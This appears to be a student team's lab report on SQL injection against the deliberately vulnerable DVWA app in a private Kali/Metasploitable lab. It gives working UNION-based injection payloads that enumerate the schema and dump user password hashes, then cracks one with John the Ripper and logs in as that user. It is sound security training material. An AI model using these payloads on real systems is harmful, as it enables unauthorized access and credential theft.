


**BUILD  
WEEK 2**


**TEAM**

**4**



# INDEX

- SQL INJECTION
- XSS STORED
- BUFFER OVERFLOW
- EXPLOIT METASPLOITABLE2
- EXPLOIT WINDOWS XP



# SQL INJECTION

**SQL injection** is a code injection technique that exploits vulnerabilities in an application's software by inserting malicious SQL statements into an entry field for execution. This can allow attackers to manipulate the database, bypass authentication, retrieve, modify, or delete data, and perform other unauthorized actions.

SQL injection occurs when user input is not properly sanitized or validated, enabling attackers to interact directly with the database.

This type of attack is one of the most common and severe web security vulnerabilities, often resulting from insufficient input validation and improper coding practices.



# CHANGE IP ADDRESS


```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
gateway 192.168.13.1

[ Wrote 15 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit     ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```



```
GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.13.100
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
gateway 192.168.13.1
```

First, to change the ip address of the kali and meta machines we used the command: **sudo nano /etc/network/interfaces**

# PING


We use a ping so that we're sure that kali and metasploitable communicate with each other.

```
└─(kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.589 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.328 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.848 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.801 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.823 ms
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=0.716 ms
^C
--- 192.168.13.150 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5037ms
rtt min/avg/max/mdev = 0.328/0.684/0.848/0.181 ms

└─(kali㉿kali)-[~]
$ █
```

# CHANGE SECURITY DVWA

After that we proceeded by setting the difficulty of our DVWA to “low”.



# SOURCE CODE

We first looked at the source code of the page to check the vulnerability to this type of attack and to see the basic query.

### SQL Injection Source

```
<?php
if(isset($_GET['Submit'])){

    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
?>
```

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: SQL Injection". On the left, there's a sidebar menu with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". The main content area has a "User ID:" input field with "1" entered, a "Submit" button, and a red error message below it: "ID: 1 First name: admin Surname: admin". At the bottom right, there are "View Source" and "View Help" links.

We entered the value “1” to see what the site returned as output.

# ALWAYS TRUE STATEMENT

## Explanation:

- **'1'**: This part ends the original string or number input.
- **or '1'='1**: This is a conditional statement that is always true because '1' is always equal to '1'.

The goal of this SQL injection is to manipulate the logic of the query to return all records from the database, bypassing any authentication or filtering mechanisms. By injecting a condition that is always true, the attacker can make the query return more results than intended.

The screenshot shows the DVWA application interface with a sidebar menu and a main content area. The sidebar includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: SQL Injection'. It features a form with a 'User ID:' label and a text input field. Below the form, several user records are listed, each with a red SQL injection query and its corresponding first name and surname. At the bottom of the content area, there is a 'More info' section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>. At the very bottom, there are 'View Source' and 'View Help' buttons.

| User ID          | First name | Surname |
|------------------|------------|---------|
| ID: 1' OR '1'='1 | admin      | admin   |
| ID: 1' OR '1'='1 | Gordon     | Brown   |
| ID: 1' OR '1'='1 | Hack       | Me      |
| ID: 1' OR '1'='1 | Pablo      | Picasso |
| ID: 1' OR '1'='1 | Bob        | Smith   |

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

# DATABASE'S NAME

## Explanation:

- **1'**: This part ends the original query's string and potentially injects the rest of the malicious query.
- **union select**: This is used to combine the results of the original query with the results of the injected query.
- **1, database()**: This part specifies two columns to be selected by the injected query. 1 is a placeholder, and database() is a function that returns the name of the current database.
- **#**: This symbol is used to comment out the rest of the original SQL query, ensuring that the injection is successful without syntax errors from the original query structure.

The screenshot shows the DVWA application interface with a pink header. The main content area is titled "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below the menu is a "DVWA Security" section with links to PHP Info, About, and Logout. At the bottom, there are status messages: "Username: admin", "Security Level: low", and "PHPIDS: disabled". The main form area has a "User ID:" input field containing "1' UNION SELECT 1, database()#". A "Submit" button is next to it. Below the input field, the application's response is displayed in red text:  
ID: 1' UNION SELECT 1, database()#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT 1, database()#  
First name: 1  
Surname: dvwa

The goal of this SQL injection is to retrieve the name of the database currently in use by the application. By appending the union-based select statement, the attacker aims to extract data that the original query would not have access to.

# TABLE'S NAME

## Explanation:

- **'1':** Ends the original query string and potentially introduces the rest of the malicious query.
- **union select:** Combines the results of the original query with the results of the injected query.
- **1, table\_name:** Specifies the columns to be selected. Here, 1 is a placeholder, and table\_name is the name of the column in the information\_schema.tables table that lists all table names.
- **from information\_schema.tables:** Indicates the source table that holds metadata about all tables in the database.
- **where table\_schema = 'dvwa':** Filters the results to include only those tables that belong to the dvwa schema (which likely stands for Damn Vulnerable Web Application, a common target for practice and testing).
- **#:** Comments out the rest of the original query to avoid syntax errors and ensure the injection is successful.

The goal of this SQL injection is to retrieve the names of all tables within the specified schema (dvwa). By exploiting the information\_schema.tables table, the attacker aims to gain insight into the database structure, which can be used for further exploitation.

The screenshot shows the DVWA application interface with a pink header. The main content area is titled "Vulnerability: SQL Injection". On the left, there's a sidebar menu with various exploit categories, and "SQL Injection" is highlighted. Below the menu, the user information shows "Username: admin", "Security Level: low", and "PHPIDS: disabled". In the main content area, there's a form labeled "User ID:" with a text input field and a "Submit" button. Below the form, three sets of red text represent the injected SQL queries and their results:

- ID: 1' union select 1, table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name: admin  
Surname: admin
- ID: 1' union select 1, table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name: 1  
Surname: guestbook
- ID: 1' union select 1, table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name: 1  
Surname: users

At the bottom right of the content area are "View Source" and "View Help" buttons.

# COLUMN'S NAME

## Explanation:

- **1':** Ends the original query string and starts the injection.
- **union select:** Combines the results of the original query with the results of the injected query.
- **1, column\_name:** Specifies the columns to be selected by the injected query. 1 is a placeholder, and column\_name is a column in the information\_schema.columns table that lists all column names.
- **from information\_schema.columns:** Indicates the source table that contains metadata about all columns in the database.
- **where table\_name = 'users':** Filters the results to include only those columns that belong to the users table.
- **#:** Comments out the remainder of the original query to prevent syntax errors and ensure successful injection.

The goal of this SQL injection is to retrieve the names of all columns within the users table. By exploiting the information\_schema.columns table, the attacker gains detailed knowledge about the structure of the users table, which can be used for further attacks, such as extracting sensitive data.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface with the "SQL Injection" vulnerability selected. On the left is a sidebar menu with various exploit categories. The main area is titled "Vulnerability: SQL Injection" and contains a form field labeled "User ID:" with a placeholder value of "1". Below the form, several red error messages are displayed, each representing a different column name from the information\_schema.columns table for the 'users' table. The columns listed are First\_name, Surname, user\_id, first\_name, last\_name, password, and avatar. Each message includes the injected SQL query, the resulting first name, and the resulting surname.

| Column Name | First Name | Surname |
|-------------|------------|---------|
| First_name  | admin      | admin   |
| user_id     | 1          |         |
| first_name  | 1          |         |
| last_name   |            |         |
| password    |            |         |
| avatar      |            |         |

**User ID:** 1

ID: 1' union select 1, column\_name from information\_schema.columns where table\_name = 'users' #  
First name: admin  
Surname: admin

ID: 1' union select 1, column\_name from information\_schema.columns where table\_name = 'users' #  
First name: 1  
Surname: user\_id

ID: 1' union select 1, column\_name from information\_schema.columns where table\_name = 'users' #  
First name: 1  
Surname: first\_name

ID: 1' union select 1, column\_name from information\_schema.columns where table\_name = 'users' #  
First name: 1  
Surname: last\_name

ID: 1' union select 1, column\_name from information\_schema.columns where table\_name = 'users' #  
First name: 1  
Surname: user

ID: 1' union select 1, column\_name from information\_schema.columns where table\_name = 'users' #  
First name: 1  
Surname: password

ID: 1' union select 1, column\_name from information\_schema.columns where table\_name = 'users' #  
First name: 1  
Surname: avatar

**More info**

<http://www.secureteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/t ech tips/sql-injection.html>

# USER & PASSWORD

## Explanation:

- **1'**: Ends the original query string and begins the injection.
- **union select**: Combines the results of the original query with the results of the injected query.
- **user, password**: Specifies the columns to be selected by the injected query, aiming to extract user and password fields from the users table.
- **from users**: Indicates the source table from which to extract the data.
- **#**: Comments out the remainder of the original query to avoid syntax errors and ensure successful injection.

The goal of this SQL injection is to retrieve the user and password fields from the users table. By doing so, the attacker aims to gain access to sensitive information, which can then be used for unauthorized access or other malicious purposes.

The screenshot shows the DVWA application interface. The top navigation bar has a pink header with the DVWA logo. Below it is a grey header with the text "Vulnerability: SQL Injection". On the left, there is a vertical sidebar menu with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area contains a form labeled "User ID:" with a text input field and a "Submit" button. Below the form, several red error messages are displayed, each showing a different SQL injection query and its resulting output. At the bottom of the content area, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>.

# PABLO'S ACCOUNT

## Explanation:

1. **'**: Ends the original query string and starts the injection.
2. **union select**: Combines the results of the original query with the results of the injected query.
3. **user, password**: Specifies the columns to be selected by the injected query, aiming to extract the user and password fields.
4. **from users**: Indicates the source table from which to extract the data.
5. **where user = 'pablo'**: Adds a condition to filter the results to include only those rows where the user is pablo.
6. **#**: Comments out the rest of the original query to avoid syntax errors and ensure the injection executes as intended.

The goal of this SQL injection is to retrieve the user and password fields for the user pablo from the users table. By targeting a specific user, the attacker aims to gain access to Pablo's credentials, which can then be used for unauthorized access or other malicious purposes.

The screenshot shows the DVWA application interface with a pink header. The main content area is titled "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, status information is displayed: Username: admin, Security Level: low, PHPIDS: disabled. The main content area contains a form for "User ID" with a "Submit" button. The red output text shows the exploit: "ID: 1' union select user, password from users where user = 'pablo' # First name: admin Surname: admin" and "ID: 1' union select user, password from users where user = 'pablo' # First name: pablo Surname: Od107d09f5bbe40cade3de5c71e9e9b7". At the bottom right of the content area are "More info" and three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>. At the very bottom right are "View Source" and "View Help" buttons.


# JOHN THE RIPPER

**John the Ripper** is a widely-used **open-source password cracking tool** that is designed to help security professionals identify weak passwords. It is known for its efficiency and versatility, supporting a wide range of password hash types and cracking methods.

## Explanation:

- **john**: This is the executable for John the Ripper.
- **--format=Raw-md5**: This option specifies the format of the password hashes that John the Ripper will attempt to crack. In this case, the format is Raw-MD5, indicating that the hashes are plain MD5 hashes without any salt or special formatting.
- **pablo**: This is the name of the file that contains the MD5 hashes you want to crack. It is expected to be a plaintext file where each line contains one MD5 hash.

The command instructs John the Ripper to crack passwords that are **hashed using the MD5 algorithm** from the file named pablo. **MD5** is a cryptographic hash function that produces a **128-bit hash value**, typically represented as a **32-character hexadecimal number**.



```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
└─(kali㉿kali)-[~]
$ cd Desktop
└─(kali㉿kali)-[~/Desktop] Nessus-10.7.2-debian10...
shell.php

└─(kali㉿kali)-[~/Desktop]
$ john --format=Raw-md5 pablo
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)

└─(kali㉿kali)-[~/Desktop]
$ john --show --format=Raw-md5 pablo
?:letmein

1 password hash cracked, 0 left password

└─(kali㉿kali)-[~/Desktop]
$
```

# LOGGING AS PABLO

Now all we have to do is check the validity of the information we obtained, enter dvwa again, and try to enter with Pablo's profile.  
As we can see in the figure below we have successfully entered his account

